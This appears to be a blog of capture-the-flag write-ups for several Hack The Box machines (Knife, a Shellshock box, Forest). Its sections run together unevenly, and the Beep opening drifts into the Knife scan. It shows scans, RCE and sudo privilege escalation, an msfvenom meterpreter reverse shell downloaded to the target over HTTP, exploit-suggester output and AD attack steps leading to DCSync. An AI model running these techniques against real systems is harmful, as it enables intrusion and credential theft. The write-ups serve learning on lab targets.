Next up, Beep! The ping is running, the nmap is scanning! Lets have a look at this golden oldy!
Right off the bat, the sV and sC flag makes the scan time out or something. So just a simple nmap scan is what we fall back to.
┌──(root㉿kali)-[/home/kali/htb/knife]
└─# nmap -p- 10.129.229.183
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-01 11:42 -0500
Nmap scan report for 10.129.229.183
Host is up (0.0070s latency).
Not shown: 65519 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
143/tcp   open  imap
443/tcp   open  https
856/tcp   open  unknown
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
4190/tcp  open  sieve
4445/tcp  open  upnotifyp
4559/tcp  open  hylafax
5038/tcp  open  unknown
10000/tcp open  snet-sensor-mgmt
A lot of ports! Going to port 80, it redirects to HTTPS, that seems to not support TLS1.2 or higher. Thats kinda interesting, i mean, its an older box. Perhaps i should try and see if i can get firefox to accept lower TLS versions. Changing the setting in about:config called security.tls.version.min to 1.

We now see the web-page:
Lets see if elastix has known vulnerabilities. There’s a couple on exploit-db. Lets try out a couple.
┌──(root㉿kali)-[~/.ssh]
└─# nmap -p- -sC -sV 10.129.14.142
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-01 09:53 -0500
Nmap scan report for 10.129.14.142
Host is up (0.0067s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_  256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title:  Emergent Medical Idea
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.12 seconds
Pretty standard 22,80 portcombo. Lets see what this website contains.
A pretty website. It seems to be fully static html though. I seem to remember this website from years ago, and seem to rememeber not getting far haha.
Lets have a look around. Spraying around with a bit of dirb i find that we’re running php. Looking a bit more at the page source, there seems to be a bit of javascript there, pulled from a public repo, so it seems.
   <script src="https://cpwebassets.codepen.io/assets/common/stopExecutionOnTimeout-157cd5b220a5c80d4ff8e0e70ac069bffd87a61252088146915e8726e5d9f147.js"></script>


      <script id="rendered-js" >
var TxtRotate = function (el, toRotate, period) {
  this.toRotate = toRotate;
  this.el = el;
  this.loopNum = 0;
  this.period = parseInt(period, 10) || 2000;
  this.txt = '';
  this.tick();
  this.isDeleting = false;
};

TxtRotate.prototype.tick = function () {
  var i = this.loopNum % this.toRotate.length;
  var fullTxt = this.toRotate[i];

  if (this.isDeleting) {
    this.txt = fullTxt.substring(0, this.txt.length - 1);
  } else {
    this.txt = fullTxt.substring(0, this.txt.length + 1);
  }

  this.el.innerHTML = '<span class="wrap">' + this.txt + '</span>';

  var that = this;
  var delta = 300 - Math.random() * 100;

  if (this.isDeleting) {delta /= 2;}

  if (!this.isDeleting && this.txt === fullTxt) {
    delta = this.period;
    this.isDeleting = true;
  } else if (this.isDeleting && this.txt === '') {
    this.isDeleting = false;
    this.loopNum++;
    delta = 500;
  }

  setTimeout(function () {
    that.tick();
  }, delta);
};


window.onload = function () {
  var elements = document.getElementsByClassName('txt-rotate');
  for (var i = 0; i < elements.length; i++) {if (window.CP.shouldStopExecution(0)) break;
    var toRotate = elements[i].getAttribute('data-rotate');
    var period = elements[i].getAttribute('data-period');
    if (toRotate) {
      new TxtRotate(elements[i], JSON.parse(toRotate), period);
    }
  }
  // INJECT CSS
  window.CP.exitedLoop(0);var css = document.createElement("style");
  css.type = "text/css";
  css.innerHTML = ".txt-rotate > .wrap { border-right: 0.04em solid #666 }";
  document.body.appendChild(css);
};


var path = document.querySelector('path.pather1');
var length = path.getTotalLength();

// Clear any previous transition
path.style.transition = path.style.WebkitTransition =
'none';
// Set up the starting positions
path.style.strokeDasharray = length + ' ' + length;
path.style.strokeDashoffset = -length;
// Trigger a layout so styles are calculated & the browser
// picks up the starting position before animating
path.getBoundingClientRect();
// Define our transition
path.style.transition = path.style.WebkitTransition =
'stroke-dashoffset 4s linear';
// Go!
path.style.strokeDashoffset = '0';
//# sourceURL=pen.js
    </script>
Perhaps this is where the vulnerability exists? This javascript seems broken though in my browser. Its calling a bunch of documents. Is that where i provide some input that i can control?

Chucking some more version numbers into exploit-db, i find that this specific php version is vulnerable to the php version user agent, and could achieve RCE (Remote Code Execution). https://www.exploit-db.com/exploits/49933
We’re in! We’re James. We get the user flag! But a very limited shell.

This shell always runs from the root directory, and doesnt remember what directory we’re in. Lets get a better shell. The most simple way is to echo my ssh key into james’s authorized keys file, and connecting using ssh.
That worked, we connect using SSH! Back in the day it was normal to have RSA keys.

Lets see what we can do with sudo.
We can run the knife binary as root. Lets check it out.
I’m kinda hoping i can just rebind the link to something else. Otherwise we’ll have a look at the real knife script?
Whelp, updating the link doesnt seem to work. After some searching online, i find that there exist GTFO bins for knife specifically! :0
So lets give that a try. I actually nest a ruby gtfobin in the knife gtfobin, and Result!
That ends this box!
Conclusion
I kinda liked this box! It was very easy though looking back at it. Nothing really special though. I’m not sure why i struggled with it so much back in the day.
What i learned this time is to check ALL the software stack, cause i didnt think to check PHP version for quite some time!


/cgi-bin huh? Interesting. Maybe that’s traversable? I capture the request in burp, and start screwing around.
No dice, not with encoding, not plain, nothing. At this difficulty machine i don’t think (sub) domain fuzzing is necessary.

At this point we don’t have much to go on though, and after trying to find something in the picture we get using steghide and exif, i didn’t get anything yet. So maybe some more fuzzing is required. I start Dirbuster, and load up a bigger wordlist
No success still. Perhaps we need to focus on what we have, some know cgi-bin script.
Using my own (pretty *special*) way of searching the /usr/share directory i look if i have any wordlists cgi related, and there’s some wordlists!
┌──(root㉿kali)-[/usr/share]
└─# find ./ asd | grep cgi | grep wordlist
./wfuzz/wordlist/vulns/cgis.txt
find: ‘asd’: No such file or directory
./dirb/wordlists/vulns/cgis.txt
no luck 🙁
trying a vuln-scan with nmap to see if i missed something there.
nmap -p 80 -sC -sV –script=vulners 10.129.6.206
The interesting vulns i see are not applicable. All in this apacheserver, but not reachable from the access we have.
I gotta say, and i feel kind a stupid, but after spraying wordlists till sunrise, i have no success with anything. “Try harder” sticks in the back of my mind.
So i looked up a tip. Now i use tips more often if i get stuck, but even with the tips i try to get to the results organically. so i know i look for a specific wordlist, but for the love of god, i can’t find it.

Looking at the format its 4 letters/numbers and probably a .pl extension. Without this insider knowledge, i would never have considered this approach. Oh well, here we go.
This gives me a list of all the characters from 4 – 4 positions. Afterwards with nano i find regex and replace all sentence ends with .pl. This gives me the worlist i need.
Lets hope for the best!
Okay, thats a cool couple of milion possibilities. Thats gonna take way too long to walk trough. I’m going to have a peek at a walktrough.
Allrighty! Watched some ippsec (one of the GOAT). Apperently i should have simply tried a gobuster option for file extension. I should’ve known! Oh well, lesson learned! I’ll include this in my tools list!
For now it’s late. I’m gonna pick back up here tomorrow.
So user.sh, what does it do. Loading the page it seems that it outputs every once in a while with the uptime command.
Googling around a bit to user.sh and exploit points me to shellshock. To be honest, i was just trying a payload i found somewhere else, and it immediately worked.

simply adjusting the user agent this way, it made it possible to set up the reverse shell.
this gave me the user flag too.

Now, we can see how we get privileges, and this is not hard. Checking with sudo -l to see what we can run as root, we see that we can run perl as root, no password.
Given that Perl is its own execution engine, we can try running a script as root.
I don’t really like this box, but that’s because i didnt find the most important piece for hours. I learned that i should do more fuzzing on file extensions.
A windows machine named forest. Must be an Active Directory server!
Lets start with ping and nmap to see what we’ve got!
┌──(root㉿kali)-[/home/kali]
└─# ping 10.129.95.210
PING 10.129.95.210 (10.129.95.210) 56(84) bytes of data.
64 bytes from 10.129.95.210: icmp_seq=1 ttl=127 time=5.28 ms
^C
--- 10.129.95.210 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 5.279/5.279/5.279/0.000 ms

┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -sC -p- 10.129.95.210
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-20 12:48 -0500
Nmap scan report for 10.129.95.210
Host is up (0.0050s latency).
Not shown: 65512 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-01-20 17:55:55Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49671/tcp open  msrpc        Microsoft Windows RPC
49680/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49681/tcp open  msrpc        Microsoft Windows RPC
49685/tcp open  msrpc        Microsoft Windows RPC
49700/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2026-01-20T09:56:45-08:00
| smb2-time:
|   date: 2026-01-20T17:56:47
|_  start_date: 2026-01-20T17:53:09
|_clock-skew: mean: 2h46m49s, deviation: 4h37m09s, median: 6m48s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.99 seconds
This tells us a lot allready, like the domain name, the hostname. Its what you might expect given the name of the box.

SMBmap doesnt seem to get any anonymous access though.
Using enum4linux i was able to enumerate usernames
Lets put those in a list, using nane, find and replace to remove user:[ with nothing, and regex ].* with nothing.
Next up, lets see if any of these accounts are ASREPROASTable. This means that you can trigger kerberos to send you a message encrypted with the users password. Knowing the message (i believe its te timestamp) you can brute force the password untill you reach the same encrypted message.
Impacket has a module that you can feed all these usernames, together with the domain name and ip, to see if these accounts have this activated
lets retry some steps. See if we have some SMB access.
pretty standard right off the bat.
Lets enumerate quickly.
IPC$ and NETLOGON seem empty, but in SYSVOL we can see some things. Thinking back to the active.htb box i did not long a go, i wonder if we also get a kerberos account here.
after browsing and looking trough some file, no extra creds or anything.
Lets see if we have more users we can pinch. Now that we have one working credential, lets see if there are kerberoastable accounts.
no luck.
I believe i saw the winrm port open. Lets see if we cant connect with the account we have.

We can! And we have access to the user flag.
Now we just need to escalate our privileges.
now there’s two things i would like to try. Meterpreter exploit suggester and bloodhound.
First we created a meterpreter executable to run on the system.
┌──(root㉿kali)-[/home/kali/htb/forest]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.15.104 lport=4444 -f exe > shell.exe

──(root㉿kali)-[/home/kali/htb/forest]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.95.210 - - [20/Jan/2026 14:15:45] "GET /shell.exe HTTP/1.1" 200 -

msf exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 0.0.0.0:4444

================= on the target ===================

Evil-WinRM PS C:\Users\svc-alfresco\Desktop> invoke-webrequest -Uri http://10.10.15.104:8000/shell.exe -UseBasicParsing -outfile shell.exe

*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> ./shell.exe
And we get our meterpreter set up:
[*] Sending stage (188998 bytes) to 10.129.95.210
[*] Meterpreter session 1 opened (10.10.15.104:4444 -> 10.129.95.210:59201) at 2026-01-20 14:23:00 -0500

meterpreter > bg
[*] Backgrounding session 1...
msf exploit(multi/handler) >
We background it so we can run the post exploitation scripts on it.
msf exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for
                                                the available exploits


View the full module info with the info, or info -d command.

msf post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf post(multi/recon/local_exploit_suggester) > run
[*] 10.129.95.210 - Collecting local exploits for x86/windows...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous definition of WhoamiOid was here
[*] 10.129.95.210 - 229 exploit checks are being tried...
[+] 10.129.95.210 - exploit/windows/local/bypassuac_comhijack: The target appears to be vulnerable.
[+] 10.129.95.210 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.129.95.210 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
[+] 10.129.95.210 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The target appears to be vulnerable. Vulnerable Windows 10 v1607 build detected!
[+] 10.129.95.210 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[+] 10.129.95.210 - exploit/windows/local/cve_2020_1337_printerdemon: The target appears to be vulnerable.
[+] 10.129.95.210 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[+] 10.129.95.210 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Running check method for exploit 43 / 43
[*] 10.129.95.210 - Valid modules for session 1:
============================

 #   Name                                                           Potentially Vulnerable?  Check Result
 -   ----                                                           -----------------------  ------------
 1   exploit/windows/local/bypassuac_comhijack                      Yes                      The target appears to be vulnerable.
 2   exploit/windows/local/bypassuac_eventvwr                       Yes                      The target appears to be vulnerable.
 3   exploit/windows/local/bypassuac_sluihijack                     Yes                      The target appears to be vulnerable.
 4   exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move   Yes                      The target appears to be vulnerable. Vulnerable Windows 10 v1607 build detected!
 5   exploit/windows/local/cve_2020_1048_printerdemon               Yes                      The target appears to be vulnerable.
 6   exploit/windows/local/cve_2020_1337_printerdemon               Yes                      The target appears to be vulnerable.
 7   exploit/windows/local/ms16_032_secondary_logon_handle_privesc  Yes                      The service is running, but could not be validated.
 8   exploit/windows/local/tokenmagic                               Yes                      The target appears to be vulnerable.
Now we have a couple of options here. Lets test some out.
And this is the easy thing about metasploit. It makes exploitation trivial. We just run alle the exploits one by one, see if we gat more ptivileges! Its kinda crazy!
Two exploits seemed to work, but sadly, no shell. This makes me think that this isn’t the intended approach.
Lets try the bloodhound route. First ,we need to get sharphound either connected to the host. I know of only one way to run sharphound, and that’s from windows.
So i switched the VPN off of my Kali, and onto my windows machine.
GOOD LORD! Did i have a hard time running the sharphound scan, and running the bloodhound instance! I managed to make a docker-compose.yml, and did the scan from my linux machine using bloodhound-python.

Now what do i like about bloodhound? You can see different links from the place where you are now in the domain, and the place you want to go.
The nodes are entities in the AD, and the arrows show what relation they have en are called edges Sometimes its just being a member of a group, sometime it can write the ACL. You can also select an entity or edge and see all kinds of information about the it.

Selecting GenericAll for example gives you information on what role it might play in an abuse scenario.
Allright. So if i see this right, we should have access, to make ourselves members of the Exchange Windows Permissions group, which in turn should be able to dcsync the domaincontroller.
First we add ourselves to the group.
Now we should be able to activate our dcsync rights. We can use bloodyAD for this.
